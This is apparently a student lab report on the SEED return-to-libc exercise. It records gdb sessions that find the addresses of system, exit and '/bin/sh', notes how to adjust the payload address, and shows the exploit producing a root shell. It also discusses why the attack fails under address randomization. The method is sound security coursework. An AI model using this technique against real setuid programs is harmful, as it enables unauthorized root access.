Lab 2 – Return-to-libc

CY5130 Computer System Security

Team Members:
Rama Krishna Sumanth Gummadapu and Nassim Bouchentouf-Idriss

Finding out the addresses of libc functions:


These steps include loading the function in gdb, making a break point at main, getting the address of the system and then the exit function on the stack.

```
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
   libc : 0xb7f6382b ("/bin/sh")
[stack] : 0xbffffe05 ("/bin/sh")
gdb-peda$ x/10s 0xbffffe05-20
0xbffffdf1:     "H=/usr/bin/"
0xbffffdfd:     "MYSHELL=/bin/sh"
0xbffffe0d:     "QT4_IM_MODULE=xim"
0xbffffe1f:     "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/
b/snapd/desktop"
0xbffffe85:     "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffea9:     "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-D
0xbffffee5:     "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff05:     "UPSTART_JOB=unity7"
0xbfffff18:     "INSTANCE="
0xbfffff22:     "DISPLAY=:0"
gdb-peda$ x/10s 0xb7f6382b-20
0xb7f63817:     "tdlib/strtod_l.c"
0xb7f63828:     "-c"
0xb7f6382b:     "/bin/sh"
0xb7f63833:     "exit 0"
0xb7f6383a:     "canonicalize.c"
0xb7f63849:     "MSGVERB"
0xb7f63851:     "SEV_LEVEL"
0xb7f6385b:     "TO FIX: "
0xb7f63864:     "  "
0xb7f63867:     "%s%s%s%s%s%s%s%s%s%s\n"
gdb-peda$
```

There is a caveat when using the MYSHELL environment variable. You should subtract the length of the environment from the address for the payload. Actually, it is **0xbffffdef** for the payload instead of **0xbffffdfd.** If you use the **0xb7f6382b**, it's straight forward. The rest of the system and exit function addresses are straight forward as well.


Exploiting the Buffer-Overflow Vulnerability

```
[10/26/19]seed@VM:~/lab_2$ gcc exploit.c
[10/26/19]seed@VM:~/lab_2$ ./a.out
[10/26/19]seed@VM:~/lab_2$ ./retlib
# whoami
root
# exit
[10/26/19]seed@VM:~/lab_2$
```



The above diagram illustrates the stack. It depicts how we replace the stack and what the values are. We got this without kernel randomization. The return address of the function is at **0x18** of the esp. The address **0x80484be** in the below attached screen shot is the place where buffer memory is being allocated that's the buffer we are going to overflow. The above diagram illustrates how we are going to do the overflow and what addresses are being placed in the stack which we overflow.

Attack Variation 1:
The exit() function gives a clean exit out of the program. Without it there will be a segmentation fault. There will be a random address and when it gets popped and executed, there is no address or a wrong address it points to, so a segmentation fault occurs.



Attack Variation 2:
No, the attack failed. The name of the file is loaded on to the stack, which then affects the address on which the environment variable is present on the stack. Essentially, address of the environment variable changes.

Turning on Address Randomization:
We were unable to succeed with the attack, this results in a segmentation fault.
The address of the system and exit in libc changes, which results in getting the wrong address of the system and exit variables.

```
[10/26/19]seed@VM:~/lab_2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/26/19]seed@VM:~/lab_2$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$
```

```
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75d5da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75c99d0 <__GI_exit>
gdb-peda$
```

```
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7602da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75f69d0 <__GI_exit>
gdb-peda$
```

Post enabling the randomization in the system and gdb we get different values for **system** and **exit** functions each time.

Asciinema recording: https://asciinema.org/a/277208

References:

https://teambi0s.gitlab.io/bi0s-wiki/pwning/return2libc/return-to-libc/

https://www.linkedin.com/pulse/exploiting-stack-buffer-overflow-return-to-libc-intro-hildebrand

http://shellblade.net/docs/ret2libc.pdf

https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf